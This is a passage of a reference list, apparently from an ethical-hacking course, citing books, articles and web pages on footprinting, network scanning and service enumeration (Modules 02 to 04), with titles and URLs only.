38. TJ Horan, (2018), 5 Keys to Using AI and Machine Learning in Fraud Detection, from https://www.fico.com/blogs/5-keys-using-ai-and-machine-learning-fraud-detection.

39. Chigozie-Okwum C. C. and Ajah Ifeyinwa Angela, (2019), Botnet Identification Using Machine Learning Techniques: A Survey, from https://www.researchgate.net/publication/334284867_Botnet_Identification_Using_Machine_Learning_Techniques_A_Survey.

40. Raghav Bharadwaj, (2019), Artificial Intelligence in Cybersecurity – Current Use-Cases and Capabilities, from https://emerj.com/ai-sector-overviews/artificial-intelligence-cybersecurity/.

41. Sergio Caltagirone, Andrew Pendergast, and Christopher Betz, (2013), Diamond Model of Intrusion Analysis, from https://www.threatintel.academy/diamond/.

42. Sergio Caltagirone, The Diamond Model of Intrusion Analysis, from https://www.threatintel.academy/wp-content/uploads/2020/07/diamond_summary.pdf.

43. Howard Poston, (2020), How to use the MITRE ATT&CK® framework and diamond model of intrusion analysis together, from https://resources.infosecinstitute.com/topic/how-to-use-the-mitre-attck-framework-and-diamond-model-of-intrusion-analysis-together/.

44. Alissa Knight, (2016), Digital Forensics According to the FORZA Model and Diamond Model for Intrusion Analysis, from https://cybersecurity.att.com/blogs/security-essentials/digital-forensics-according-to-the-forza-model-and-diamond-model-for-intrusion-analysis.

45. Andy Pendergast, Diamond Model of Intrusion Analysis, from https://threatconnect.com/blog/tag/diamond-model-of-intrusion-analysis/.

Module 02: Footprinting and Reconnaissance

46. Search Operators, from http://www.googleguide.com/advanced_operators_reference.html.

47. Extract Website Information from https://archive.org.

48. Simson Garfinkel and David Cox, (2009), Finding and Archiving the Internet Footprint, from https://simson.net/clips/academic/2009.BL.InternetFootprint.pdf.

49. CHAPTER 2 [Footprinting], from https://e-cq.net/resources/wp/footprinting-encored.pdf.

50. Manic Velocity, Footprinting And The Basics Of Hacking, from http://web.textfiles.com/hacking/footprinting.txt.

51. Regional Internet Registry, from https://en.wikipedia.org/wiki/Regional_Internet_registry.

52. Arik R. Johnson, What is competitive intelligence?, from http://www.aurorawdc.com/whatisci.htm.

53. Manic Velocity, (2002), Footprinting: The Basics of Hacking: Hack in The Box, from https://news.hitb.org/node/5359.

54. P. Mockapetris, (1987), RFC 1034 [Domain Names - Concepts and Facilities], from https://tools.ietf.org/html/rfc1034.

55. Reporting network abuse: Spamming and hacking, from https://www.apnic.net/manage-ip/using-whois/abuse-and-spamming/.

56. Kevin Beaver, How to Use Footprinting to Plan an Ethical Hack, from https://www.dummies.com/programming/networking/how-to-use-footprinting-to-plan-an-ethical-hack/.

57. Ali Jahangiri, Google Hacking, from http://www.alijahangiri.org/publication/Google-Hacking-by-Ali-Jahangiri.pdf.

58. Richard A. Goodman, Competitive Intelligence, from https://www.anderson.ucla.edu/rosenfeld-library/learn/competitive-intelligence#A-1.

59. Sam Bowne, Chapter 1: Footprinting, from http://samsclass.info/124/ppt/ch01.ppt.

60. (1998), Chapter 6: Competitive Intelligence, from http://gaius.cbpp.uaa.alaska.edu/afef/IMIchapter-6.htm.

61. Eddie Sutton, Footprinting: What is it and How Do You Erase Them, from http://www.infosecwriters.com/text_resources/pdf/Footprinting.pdf.

62. Locating Exploits and Finding Targets, from http://media.techtarget.com/searchSoftwareQuality/downloads/Google_Hacking_Penetration_Testers.pdf.

63. Johnny Long, (2008), Google Hacking: Ten security searches that work, from https://searchitchannel.techtarget.com/tip/Google-Hacking-Ten-security-searches-that-work.

64. Google hacking, from https://en.wikipedia.org/wiki/Google_hacking.

65. Google Tips, from http://www.pafumi.net/Google_Tips.html.

66. (2018), Google Hacking Database (GHDB), from https://www.exploit-db.com/google-hacking-database.

67. Nihad A. Hassan, Rami Hijazi, (2018), Open Source Intelligence Methods and Tools_ A Practical Guide to Online Intelligence, Newyork, USA: Apress.

68. (2020), Video search engine, from https://en.wikipedia.org/wiki/Video_search_engine.

69. (2019), Metasearch engine, from https://en.wikipedia.org/wiki/Metasearch_engine#Advantages.

70. Subarna Kumar Das, (2006), Role of Meta Search Engines in Web-Based Information System: Fundamentals and Challenges, from http://ir.inflibnet.ac.in:8080/ir/bitstream/1944/1327/1/445-454.pdf.

71. Rafay Baloch, (2015), Ethical Hacking and Penetration Testing Guide, London, Newyork: CRC Press.

72. Timothy Shim, (2020), How to Access the Dark Web: Browsing Dark Web, TOR Browser, and Onion Websites, from https://www.webhostingsecretrevealed.net/blog/web-tools/tourist-guide-to-dark-web-accessing-the-dark-web-tor-browser-and-onion-websites/.

73. Paul Bischoff, (2018), Step by step guide to safely accessing the dark net and deep web, from https://www.comparitech.com/blog/vpn-privacy/how-to-access-the-deep-web-and-darknet/.

74. (2019), Usenet newsgroup, from https://en.wikipedia.org/wiki/Usenet_newsgroup.

75. (2019), Sherlock – A Tool to Find Usernames Across Social Networks, from https://latesthackingnews.com/2019/01/30/sherlock-a-tool-to-find-usernames-across-social-networks/.

76. Raj Chandel, (2017), Beginner Guide to Footprinting, from https://www.hackingarticles.in/beginner-guide-footprinting/.

77. Raj Chandel, (2017), POST CATEGORY: Footprinting, from https://www.hackingarticles.in/category/footprinting/.

78. Patrick Engebretson, and David Kennedy, (2013), The Basics of Hacking and Penetration Testing, Second Edition, USA: Elsevier.

79. Dafydd Stuttard, and Marcus Pinto, (2011), The Web Application Hacker's Handbook, Second Edition, Indianapolis, Indiana: John Wiley & Sons, Inc.

80. Kadam Parikh, (2017), Email Footprinting- Trace and Email and Collect Information from it..!, from https://libraryofhacks.blogspot.com/2017/06/email-footprinting-trace-email-and.html.

81. (2018), What You Need to Know About Code Repository Threats, from https://cyberint.com/blog/threat-intelligence/what-you-need-to-know-about-code-repository-threats/.

82. Itamar Mizrahi, Josh Liburdi, and Toby Kohlenberg, (2021), Data from Information Repositories: Code Repositories, from https://attack.mitre.org/techniques/T1213/003/.

83. (2019), Securing Your Public Source Code Repositories, from https://danielmiessler.com/blog/securing-public-source-code-repositories/.

84. (2021), Recon-ng Information gathering tool in Kali Linux, from https://www.geeksforgeeks.org/recon-ng-installation-on-kali-linux/#:~:text=Recon%2Dng%20is%20a%20Web,we%20can%20gather%20all%20information.

85. (2013), Social Network Analysis, from https://www.sciencedirect.com/topics/social-sciences/social-network-analysis#:~:text=The%20resulting%20graph%20can%20reveal,role%20in%20connecting%20groups%20together.

86. Kirichenko Lyudmyla, Radivilova Tamara, and Carlsson Anders, Detecting cyber threats through social network analysis: short survey, from https://arxiv.org/ftp/arxiv/papers/1805/1805.06680.pdf.

87. Chris Sheedy, (2019), Social network analysis: what it is and why it matters, from https://www.intheblack.com/articles/2019/12/01/what-is-social-network-analysis.

88. Premsankar Chakkingal, (2013), Introduction to Social Network Analysis, from https://www.slideshare.net/premsankarchakkingal/introduction-to-social-network-analysis.

Module 03: Scanning Networks

89. Fyodor, (1998), Remote OS detection via TCP/IP Stack Fingerprinting, from https://nmap.org/nmap-fingerprinting-article.txt.

90. Remote OS Detection, from https://nmap.org/book/osdetect.html.

91. Katherine Knickerbocker, Spoofing, from http://all.net/CID/Attack/papers/Spoofing.html.

92. Explanation of the Three-Way Handshake via TCP/IP, from https://support.microsoft.com/en-us/help/172983/explanation-of-the-three-way-handshake-via-tcp-ip.

93. The Art of Port Scanning - by Fyodor, from https://nmap.org/nmap_doc.html.

94. Hacking Exposed, from https://www.scribd.com/document/62708034/Hacking-Exposed-Book.

95. Chris McNab, Network Security Assessment, from https://www.trustmatta.com/downloads/pdf/Matta_IP_Network_Scanning.pdf.

96. Steven J. Templeton, and Karl E. Levitt, Detecting Spoofed Packets, from http://seclab.cs.ucdavis.edu/papers/DetectingSpoofed-DISCEX.pdf.

97. Antirez, Hping2 Man Page, from http://www.hping.org/manpage.html.

98. Thierry Lagarde, (2014), AutoScan Network, from https://autoscan-network.en.lo4d.com/windows.

99. Avi Kak, (2019), Port Scanning, Vulnerability Scanning, Packet Sniffing, and Intrusion Detection, and Penetration Testing, from https://engineering.purdue.edu/kak/compsec/NewLectures/Lecture23.pdf.

100. Renaud Deraison, Ron Gula, and Todd Hayton, (2009), Passive Vulnerability Scanning Introduction, from https://docs.huihoo.com/nessus/passive_scanning_tenable.pdf.

101. Lance Cottrell, Anonymizer Limitations: Logs, from https://www.livinginternet.com/i/is_anon.htm.

102. D. Dieterle, (2013), SSDP Scanning for UPnP Vulnerabilities, from https://cyberarms.wordpress.com/2013/08/23/ssdp-scanning-for-upnp-vulnerabilities/.

103. Sharan R, Hacking Techniques - Scanning Networks and Countermeasures, from http://hack-o-crack.blogspot.in/2010/12/hacking-techniques-scanning-networks.html.

104. Chris McNab, Network Security Assessment, from https://www.trustmatta.com/downloads/pdf/Matta_IP_Network_Scanning.pdf.

105. Wade Stich, Banner Grabbing with Telnet, from https://siekta.files.wordpress.com/2010/10/bannergrabbing.pdf.

106. Network scanning, from https://searchmidmarketsecurity.techtarget.com/definition/network-scanning.

107. Ryan Spangler, (2003), Analysis of Remote Active Operating System Fingerprinting Tools, from http://www.packetwatch.net/documents/papers/osdetection.pdf.

108. Ryan Spangler, (2003), Analysis of Remote Active Operating System Fingerprinting Tools, from https://securiteam.com/securityreviews/5ZP010UAAI/.

109. (2000), How Anonymizers Work, from https://www.livinginternet.com/i/is_anon_work.htm.

110. (2008), Scanning - HSC Guides - Ethical Hacker, from http://sqlinjections.blogspot.com/2009/04/scanning-hsc-guides-ethical-hacker.html.

111. Lance Spitzner, (2000), Passive Fingerprinting, from https://www.symantec.com/connect/articles/passive-fingerprinting.

112. Prabhaker Mateti, (2001), Port Scanning, from https://web1.cs.wright.edu/~pmateti/Courses/499/Probing/index.html.

113. Wenliang (Kevin) Du, TCP Protocols, from http://www.cis.syr.edu/~wedu/Teaching/cis758/LectureNotes/TCP.doc.

114. (2008), Proxy Servers and Anonymizers, from https://www.gohacking.com/what-is-proxy-server-and-how-it-works/.

115. Port Scanning without the SYN flag, from http://bsd.opennet.ru/base/sec/p49-15.txt.html.

116. Christian Starkjohann, What is sslproxy?, from https://kuix.de/sslproxy/README.txt.

117. Bálint KOZMAN, (2002), Anonymizers, from http://www.fim.uni-linz.ac.at/staff/sonntag/LTAEC_Budapest/Anonymizers/index.html.

118. Firewall/IDS Evasion and Spoofing, from https://nmap.org/book/man-bypass-firewalls-ids.html.

119. (2016), How can the Nmap tool be used to evade a firewall/IDS?, from https://security.stackexchange.com/questions/121900/how-can-the-nmap-tool-be-used-to-evade-a-firewall-ids.

120. (2012), Nmap – Techniques for Avoiding Firewalls, from https://pentestlab.blog/2012/04/02/nmap-techniques-for-avoiding-firewalls/.

121. Rajesh Deodhar, (2011), Advanced Nmap: Scanning Firewalls, from http://opensourceforu.com/2011/02/advanced-nmap-scanning-firewalls/.

122. Taylor Gibb, (2012), Hacker Geek: OS Fingerprinting With TTL and TCP Window Sizes, from https://www.howtogeek.com/104337/hacker-geek-os-fingerprinting-with-ttl-and-tcp-window-sizes/.

123. Evrik Hjelmvik, (2011), Passive OS Fingerprinting, from http://www.netresec.com/?page=Blog&month=2011-11&post=Passive-OS-Fingerprinting.

124. Chris Sanders, (2011), Operating System Fingerprinting with Packets (Part 1), from http://techgenix.com/operating-system-fingerprinting-packets-part1/.

125. (2012), Penetration Testing Lab, from https://pentestlab.blog/2012/08/17/nmap-cheat-sheet/.

126. Host Discovery Techniques, from https://nmap.org/book/host-discovery-techniques.html.

127. Gordon "Fyodor" Lyon, (2008), Nmap_network_scanning, United States: Insecure.Com LLC.

128. Paulino Calderon, (2012), Discovering hosts with UDP ping scans, from https://subscription.packtpub.com/book/networking_and_servers/9781849517485/2/ch02lvl1sec24/discovering-hosts-with-udp-ping-scans.

129. Sairam Jetty, (2018), Network Scanning Cookbook Practical network security using Nmap and Nessus 7, Birmingham, UK: Packt Publishing.

130. (2014), Ping Sweeps and Port Scans, from https://computersecurity123.wordpress.com/2014/07/16/ping-sweeps-and-port-scans/.

131. Kevin Beaver, Prevent Network Hacking with Port Scanners, from https://www.dummies.com/programming/networking/prevent-network-hacking-with-port-scanners/.

132. (2018), When is 'Timestamp' and 'Timestamp Reply' are used in ICMP protocol?, from https://networkengineering.stackexchange.com/questions/50511/when-is-timestamp-and-timestamp-reply-are-used-in-icmp-protocol.

133. (2020), Internet Control Message Protocol, from https://en.wikipedia.org/wiki/Internet_Control_Message_Protocol.

134. Nmap Cheat Sheet, from https://hackt.nl/nmap-cheat-sheet/.

135. Savia Lobo, (2018), Discovering network hosts with 'TCP SYN' and 'TCP ACK' ping scans in Nmap, from https://hub.packtpub.com/discovering-network-hosts-with-tcp-syn-and-tcp-ack-ping-scans-in-nmaptutorial/.

136. Paulino Calderon, (2012), Discovering hosts with UDP ping scans, from https://subscription.packtpub.com/book/networking_and_servers/9781849517485/2/ch02lvl1sec24/discovering-hosts-with-udp-ping-scans.

137. Port Scanning Techniques, from https://nmap.org/book/man-port-scanning-techniques.html.

138. (2014), Nmap Cheat Sheet, from https://highon.coffee/blog/nmap-cheat-sheet/.

139. TCP FIN, NULL, and Xmas Scans (-sF, -sN, -sX), from https://nmap.org/book/scan-methods-null-fin-xmas-scan.html.

140. TCP Maimon Scan (-sM), from https://nmap.org/book/scan-methods-maimon-scan.html.

141. Philippe Langlois, (2013), SCTPscan Finding entry points to SS7 Networks & Telecommunication Backbones, from https://www.slideshare.net/p1sec/black-hat-europe-philippe-langlois-sctpscan.

142. Nmap Network Scanning IPv6 Scanning (-6), from https://nmap.org/book/port-scanning-ipv6.html.

143. Jason Wood, (2016), Nmap Scanning IPv6 Addresses, from https://www.youtube.com/watch?v=WWHyg4Qjz6c.

144. Nmap Network Scanning Service and Version Detection, from https://nmap.org/book/man-version-detection.html.

145. Nmap Network Scanning Scan Time Reduction Techniques, from https://nmap.org/book/reduce-scantime.html.

146. Taylor Gibb, (2012), Hacker Geek: OS Fingerprinting with TTL and TCP Window Sizes, from https://www.howtogeek.com/104337/hacker-geek-os-fingerprinting-with-ttl-and-tcp-window-sizes/.

147. Erik Hjelmvik, (2011), Passive OS Fingerprinting, from http://www.netresec.com/?page=Blog&month=2011-11&post=Passive-OS-Fingerprinting.

148. Chris Sanders, (2011), Operating System Fingerprinting with Packets (Part 1), from http://techgenix.com/operating-system-fingerprinting-packets-part1/.

149. TCP window size – Wireshark and Windows, from https://microsoftserver2012.wordpress.com/2016/10/06/tcp-window-size-wireshark-and-windows/.

150. Subin Siby, (2019), Default TTL (Time To Live) Values of Different OS, from https://subinsb.com/default-device-ttl-values/.

151. Chris Greer, (2018), How TCP Works - Window Scaling and Calculated Window Size, from https://www.youtube.com/watch?v=2PJVHvthrNU.

152. OS Detection, from https://nmap.org/book/man-os-detection.html.

153. Service and Version Detection, from https://nmap.org/book/man-version-detection.html.

154. Ron Bowes, (2008), My Scripting Experience with Nmap, from https://blog.skullsecurity.org/2008/what-time-is-it.

155. Ron Bowes, File smb-os-discovery, from https://nmap.org/nsedoc/scripts/smb-os-discovery.html.

156. IPv6 fingerprinting, from https://nmap.org/book/osdetect-ipv6-methods.html.

157. Jonathan Hassell, (2003), What is IP spoofing? And 5 ways to prevent it, from https://www.csoonline.com/article/2115848/data-protection-ip-spoofing.html.

158. Prateek Parashar, (2021), Evading Firewall/IDS during network reconnaissance using nmap, from https://infosecwriteups.com/evading-firewall-ids-during-network-reconnaissance-using-nmap-7dc393138178.

159. (2012), Nmap – Techniques for Avoiding Firewalls, from https://pentestlab.blog/2012/04/02/nmap-techniques-for-avoiding-firewalls/.

160. Irfan Shakeel, (2019), Nmap evade firewall and scripting, from https://resources.infosecinstitute.com/topic/nmap-evade-firewall-scripting/.

161. Paulino Calderon, MAC address spoofing, from https://www.oreilly.com/library/view/nmap-network-exploration/9781786467454/bf4ba4ba-23ae-4267-ad5c-8a5bbfb2374c.xhtml.

162. Network Scanning Countermeasures, from http://etutorials.org/Networking/network+security+assessment/Chapter+4.+IP+Network+Scanning/4.7+Network+Scanning+Countermeasures/.

163. Craig Badrick, (2019), Defending Against Port Scan Attacks, from https://www.turn-keytechnologies.com/blog/article/defending-against-port-scan-attacks/.

164. Port Scanning and Service Discovery, from https://flylib.com/books/en/2.351.1.17/1/.

165. Chandrakant Patil, (2020), How To Defend Against Port Scan Attacks, from https://hackersonlineclub.com/how-to-defend-against-port-scan-attacks/.

166. SIMON BATT, (2021), What Is Port Scanning and How Does It Work?, from https://www.makeuseof.com/what-is-port-scanning/.

167. Aniket Pandey, (2021), Port Scanning based Attacks, from https://bhaifi.com/blog/what-is-port-scanning-and-how-to-use-it-to-attack-2021/.

168. (2017), IIS Server Hardening – Banner Grabbing Prevention Techniques, from https://www.yeahhub.com/iis-server-hardening-banner-grabbing-prevention-techniques.

169. IP Spoofing: How it Works and How to Prevent It, from https://www.kaspersky.com/resource-center/threats/ip-spoofing.

170. Parnashree Saha, (2021), How to protect against IP spoofing?, from https://www.encryptionconsulting.com/how-to-protect-against-ip-spoofing/.

171. Anastasios Arampatzis, (2020), What Is IP Spoofing and How to Prevent It?, from https://www.venafi.com/blog/what-ip-spoofing-and-how-prevent-it.

172. David Balaban, (2020), 11 Types of Spoofing Attacks, from https://www.securitymagazine.com/articles/91980-types-of-spoofing-attacks-every-security-professional-should-know-about.

173. (2021), What it is IP Spoofing, How to Protect Against It, from https://www.keyfactor.com/blog/what-it-is-ip-spoofing-how-to-protect-against-it/.

174. Osvaldo Fonseca, Ítalo Cunha, Elverton Fazzion, Wagner Meira, Brivaldo Alves da Silva, Ronaldo A. Ferreira, and Ethan Katz-Bassett, (2021), Identifying Networks Vulnerable to IP Spoofing, from https://ieeexplore.ieee.org/abstract/document/9360876.

175. Prakash Veeraraghavan, (2020), NAT++: An Efficient Micro-NAT Architecture for Solving IP-Spoofing Attacks in a Corporate Network, from https://www.mdpi.com/2079-9292/9/9/1510.

Module 04: Enumeration

176. The Dark Side of NTFS (Microsoftâ€™s Scarlet Letter), from http://www.infosecwriters.com/texts.php?op=display&id=53.

177. RPCCLIENT, from http://www.sarata.com/manpages/man1/rpcclient.html.

178. smtp-user-enum User Documentation, from http://pentestmonkey.net/tools/user-enumeration/smtp-user-enum.

179. What is SNMP?, from http://www.wtcs.org/snmp4tpc/snmp.htm.

180. Jan van Oorschot, Jeroen Wortelboer and Dirk Wisse, (2001), SNMP - The Mission Statement, from https://www.symantec.com/connect/articles/windows-2000-snmp-and-security.

181. Joris Evers, (2006), AT&T hack exposes 19,000 identities, from https://www.cnet.com/news/at-38t-hack-exposes-19000-identities/.

182. (2019), Linux finger command, from https://www.computerhope.com/unix/ufinger.htm.

183. (2008), Enumeration, from http://www.vulnerabilityassessment.co.uk/enum.htm.

184. (2009), Net view, from https://docs.microsoft.com/en-us/previous-versions/windows/it-pro/windows-xp/bb490719(v=technet.10)?redirectedfrom=MSDN.

185. Djrand, (2003), Low-Level Enumeration With TCP/IP, from https://packetstormsecurity.com/papers/bypass/Low-Level_Enumeration_With_TCP.txt.

186. LDAP Enumeration, from http://www.vulnerabilityassessment.co.uk/enum_ldap.htm.

187. SMTP Enumeration and more, from http://www.vulnerabilityassessment.co.uk/enum_smtp.htm.

188. (2019), Linux rpcinfo command, from https://www.computerhope.com/unix/urpcinfo.htm.

189. Arun Thomas, (2012), IPsec VPN Penetration Testing with BackTrack Tools, from http://opensourceforu.com/2012/01/ipsec-vpn-penetration-testing-backtrack-tools/.

190. Nadeem Unuth, (2019), What is SIP and How does it work?, from https://www.lifewire.com/what-is-sip-3426669.

191. Irfan Shakeel, (2016), VoIP Network Recon: Footprinting, Scanning, and Enumeration, from http://resources.infosecinstitute.com/voip-network-recon-footprinting-scanning-and-enumeration/#gref.

192. Enumerating and Breaking VoIP, from http://garage4hackers.com/attachment.php?attachmentid=120&d=1321865311.

193. Endler & Collier, (2006), Enumerating a VoIP Network, from http://www.hackingvoip.com/presentations/sample_chapter3_hacking_voip.pdf.

194. (2003), What is RPC?, from https://technet.microsoft.com/en-us/library/cc787851(v=ws.10).aspx.

195. (2003), How RPC work", from https://technet.microsoft.com/en-us/library/cc738291(v=ws.10).aspx.

196. Enumerating Unix RPC Services, from http://etutorials.org/Networking/network+security+assessment/Chapter+12.+Assessing+Unix+RPC+Services/12.1+Enumerating+Unix+RPC+Services/.

197. Adam Bertram, Using Windows 10 Administrative Shares, from https://www.businessnewsdaily.com/11017-windows-10-administrative-shares.html.

198. Sean Wilkins, (2012), TCP/IP Ports and Protocols, from http://www.pearsonitcertification.com/articles/article.aspx?p=1868080.

199. Shahmeer Amir, (2017), Penetration Testing of an FTP Server, from https://shahmeeramir.com/penetration-testing-of-an-ftp-server-19afe538be4b.

200. Raj Chandel, (2017), Penetration Testing on Telnet (Port 23), from https://www.hackingarticles.in/penetration-testing-telnet-port-23/.

201. Network File System (NFS), from https://web.mit.edu/rhel-doc/5/RHEL-5-manual/Deployment_Guide-en-US/ch-nfs.html.

202. (2019), NetBIOS Suffix Definitions, from https://docs.microsoft.com/en-us/openspecs/windows_protocols/ms-brws/0c773bdd-78e2-4d8b-8b3d-b7506849847b.

203. (2019), Enumerate NetBIOS Shares with NBTScan & Nmap Scripting Engine, from https://null-byte.wonderhowto.com/how-to/enumerate-netbios-shares-with-nbtscan-nmap-scripting-engine-0193957/.

204. NET.exe VIEW, from https://ss64.com/nt/net-view.html.

205. (2018), The SNMP Management Information Base (MIB), from https://docs.microsoft.com/en-us/windows/desktop/snmp/the-snmp-management-information-base-mib-.

206. ntpdate(8) - Linux man page, from https://linux.die.net/man/8/ntpdate.

207. Satyam Singh, (2018), Exploiting NFS Share, from https://resources.infosecinstitute.com/exploiting-nfs-share/#gref.

208. Joe Norton, (2017), Exploiting Metasploitable Without Metasploit — NFS Enumeration and Exploiting Misconfiguration, from https://medium.com/@joe_norton/exploiting-metasploitable-without-metasploit-nfs-enumeration-and-exploiting-misconfiguration-86504ccd15b9.

209. (2017), NFS, from https://pentestacademy.wordpress.com/2017/09/20/nfs/.

210. Margaret Rouse, (2019), Network File System (NFS), from https://searchenterprisedesktop.techtarget.com/definition/Network-File-System.

211. (2019), Network File System, from https://en.wikipedia.org/wiki/Network_File_System.

212. (2019), Common SMTP port numbers, from https://docs.mailpoet.com/article/59-default-ports-numbers-smtp-pop-imap.

213. (2012), SMTP User Enumeration, from https://pentestlab.blog/2012/11/20/smtp-user-enumeration/.

214. Duarte Silva, File smtp-enum-users, from https://nmap.org/nsedoc/scripts/smtp-enum-users.html.

215. Heyder Andrade and Nebulus, (2018), SMTP User Enumeration Utility, from https://www.rapid7.com/db/modules/auxiliary/scanner/smtp/smtp_enum.

216. Suzanne Goldlust, (2018), What is DNS Cache snooping?, from https://kb.isc.org/docs/aa-00509.

217. Dejan Lukan, (2012), DNS Cache Snooping, from https://resources.infosecinstitute.com/dns-cache-snooping/#gref.

218. Johannes Weber, (2016), How to walk DNSSEC Zones: dnsrecon, from https://blog.webernetz.net/how-to-walk-dnssec-zones-dnsrecon/.

219. What Are Domain Name System Security Extensions?, from https://whatismyipaddress.com/dnssec.

220. (2014), DNSSEC:NSEC vs. NSEC3, from https://www.internetsociety.org/resources/deploy360/2014/dnssecnsec-vs-nsec3/.

221. DNSSEC – What Is It and Why Is It Important?, from https://www.icann.org/resources/pages/dnssec-what-is-it-why-important-2019-03-05-en.

222. How DNSSEC Works, from https://www.cloudflare.com/dns/dnssec/how-dnssec-works/.

223. NSEC3-Records (Next Secure v. 3), from https://simpledns.com/help/nsec3-records.

224. (2020), Telnet, from https://en.wikipedia.org/wiki/Telnet.

225. Dinesh Thakur, Telnet - What is Telnet?, from http://ecomputernotes.com/computernetworkingnotes/services-and-applications/what-is-telnet.

226. Raj Chandel, (2016), Password Cracking using Nmap, from https://www.hackingarticles.in/password-cracking-using-nmap/.

227. Kevin Beaver, (2014), How to detect and defend against a TCP port 445 exploit and attacks, from https://searchsecurity.techtarget.com/answer/Detecting-and-defending-against-TCP-port-445-attacks.

228. Raj Chandel, (2019), SMB Penetration Testing (Port 445), from https://www.hackingarticles.in/smb-penetration-testing-port-445/.
229. Shahmeer Amir, (2017), Penetration Testing of an FTP Server, from https://shahmeeramir.com/penetration-testing-of-an-ftp-server-19afe538be4b.
230. Raj Chandel, (2017), FTP Penetration Testing on Windows (Port 21), from https://www.hackingarticles.in/ftp-penetration-testing-windows/.
231. Margaret Rouse, (2019), IPv6 (Internet Protocol Version 6), from https://searchnetworking.techtarget.com/definition/IPv6-Internet-Protocol-Version-6.
232. (2020), IPv6, from https://en.wikipedia.org/wiki/IPv6.
233. Srinivas, (2016), SNMP Pentesting, from https://resources.infosecinstitute.com/snmp-pentesting/#gref.
234. (2011), Enumeration Countermeasures, from http://luizfirmino.blogspot.com/2011/09/enumeration-countermeasures.html.
235. Kevin Beaver, (2014), How to detect and defend against a TCP port 445 exploit and attacks, from https://searchsecurity.techtarget.com/answer/Detecting-and-defending-against-TCP-port-445-attacks.
236. Kevin Beaver, Countermeasures against NFC attacks, from https://books.google.co.in/books?id=xuF3Rr2uD3YC&pg=PR13&lpg=PR13&dq=NFS+enumeration+countermeasures&source=bl&ots=S8R5PmXEf7&sig=ACfU3U2rFLwul5j9ztVenCLltdQMwCLd7A&hl=en&sa=X&ved=2ahUKEwiwscLW9JLjAhUQ8HMBHcAUAvYQ6AEwBHoECAkQAQ#v=onepage&q=NFS%20attacks&f=false.
237. Stuart McClure, Joel Scambray, and George Kurtz, (2009), Hacking Exposed 6, Tenth Edition, USA: McGraw-Hill Companies, Inc.
238. Tavis Barr, Nicolai Langfeldt, Seth Vidal, and Tom McNeal, (2002), Security and NFS, from https://www.tldp.org/HOWTO/NFS-HOWTO/security.html#PORTMAPPER-SECURITY.
239. Tim Keary, (2022), snmpwalk Examples & Commands for Windows and Linux, from https://www.comparitech.com/net-admin/snmpwalk-examples-windows-linux.
240. Harley, (2021), Enumerating SNMP for Pentesting (UDP Ports 161, 162), from https://infinitelogins.com/2021/02/21/enumerating-snmp-for-pentesting-udp-ports-161-162.
241. Daniel Miller, Nmap snmp-info NSE Script, from https://www.infosecmatter.com/nmap-nse-library/?nse=snmp-info.
242. (2019), Enumerating SNMP Servers with NMAP, fromhttps://medium.com/@minimalist.ascent/enumerating-snmp-servers-with-nmap-89aaf33bce28.
243. (2019), SNMP Enumeration Basics - Mischief HTB PenTest/Hacking Basics for UDP 161 (SNMPWALK), from https://www.youtube.com/watch?v=qt7XkD2Ly54.
244. (2021), SMTP (Simple Mail Transfer Protocol), from https://0xffsec.com/handbook/services/smtp/.
245. Kanishka, (2017), SMTP enumeration with Kali Linux, from https://www.hackercoolmagazine.com/smtp-enumeration-with-kali-linux-nmap-and-smtp-user-enum/.
246. Enumerating users in an SMTP server, from https://www.oreilly.com/library/view/nmap-6-network/9781849517485/ch06s05.html.
247. Scanner SMTP Auxiliary Modules, from https://www.offensive-security.com/metasploit-unleashed/scanner-smtp-auxiliary-modules/.
248. SMTP enumeration, from https://subscription.packtpub.com/book/networking-and-servers/9781788623179/2/ch02lvl1sec34/smtp-enumeration.
249. (2012), SMTP User Enumeration, from https://pentestlab.blog/tag/smtp-user-enum/.
250. Heyder Andrade, (2019), SMTP User Enumeration Utility - Metasploit, from https://www.infosecmatter.com/metasploit-module-library/?mm=auxiliary/scanner/smtp/smtp_enum.
251. (2018), SMTP User Enumeration Utility, from https://www.rapid7.com/db/modules/auxiliary/scanner/smtp/smtp_enum/.
252. Raj Chandel, (2017), 4 Ways to DNS Enumeration, from https://www.hackingarticles.in/4-ways-dns-enumeration/.
253. (2022), Pentesting DNS, from https://book.hacktricks.xyz/pentesting/pentesting-dns.
254. John R. Bond, Nmap dns-nsec-enum NSE Script, from https://www.infosecmatter.com/nmap-nse-library/?nse=dns-nsec-enum.
255. Esteban Borges, (2021), DNS Enumeration: Top DNS Recon Tools and Techniques, from https://securitytrails.com/blog/dns-enumeration.
256. (2020), DNS enumeration - Nmap, from https://www.youtube.com/watch?v=vktnE5GD0CI.
257. 389, 636, 3268, 3269 - Pentesting LDAP, from https://book.hacktricks.xyz/pentesting/pentesting-ldap.
258. (2020), Exploiting LDAP Server NULL Bind, from https://laptrinhx.com/exploiting-ldap-server-null-bind-2433586944/.
259. (2021), Quick Tutorial: SNMP Enumeration, from https://allabouttesting.org/quick-tutorial-snmp-enumeration.
260. Raghu Chakravartula, (2021), What is enumeration?, from https://resources.infosecinstitute.com/topic/what-is-enumeration.
261. Indar Schusterbauer, (2020), What is SNMP enumeration?, from https://findanyanswer.com/what-is-snmp-enumeration.

262. Adnan, SNMP Enumeration Countermeasures, from https://www.hackguide4u.com/2010/02/snmp-enumeration-countermeasures.html.

263. Tim Keary, (2022), What are some Common SNMP vulnerabilities and how do you protect your network?, from https://www.comparitech.com/net-admin/common-snmp-vulnerabilities.

264. Joson Zhou, (2010), How do you prevent ldap enumeration?, from https://social.technet.microsoft.com/Forums/windowsserver/en-US/cf79c2f2-4467-45cb-8041-abc6abb56b33/how-do-you-prevent-ldap-enumeration.

265. Adeem Mawani, (2021), Detecting LDAP Recoannaissance, from https://blog.blacklanternsecurity.com/p/detecting-ldap-recoannaissance?s=r.

266. Madhukar Raina, (2021), Detecting LDAP enumeration and Bloodhound's Sharphound collector using AD Decoys, from https://medium.com/securonix-tech-blog/detecting-ldap-enumeration-and-bloodhound-s-sharphound-collector-using-active-directory-decoys-dfc840f2f644.

267. (2022), General guidelines for securing Network File System, from https://www.ibm.com/docs/en/aix/7.2?topic=security-general-guidelines-securing-network-file-system.

268. Maciej Zalwert, (2021), Ethical Hacking: Enumeration techniques with examples and tools, from https://maciejzalwert.medium.com/ethical-hacking-part-3-0-20-enumeration-techniques-with-examples-and-tools-6c274408754.

269. The Complete Guide to Cybersecurity for Small to Medium Sized Businesses, from https://powerconsulting.com/smb-cybersecurity/.

270. Paul Rubens, (2017), How to Prevent DNS Attacks, from https://www.esecurityplanet.com/networks/how-to-prevent-dns-attacks/.

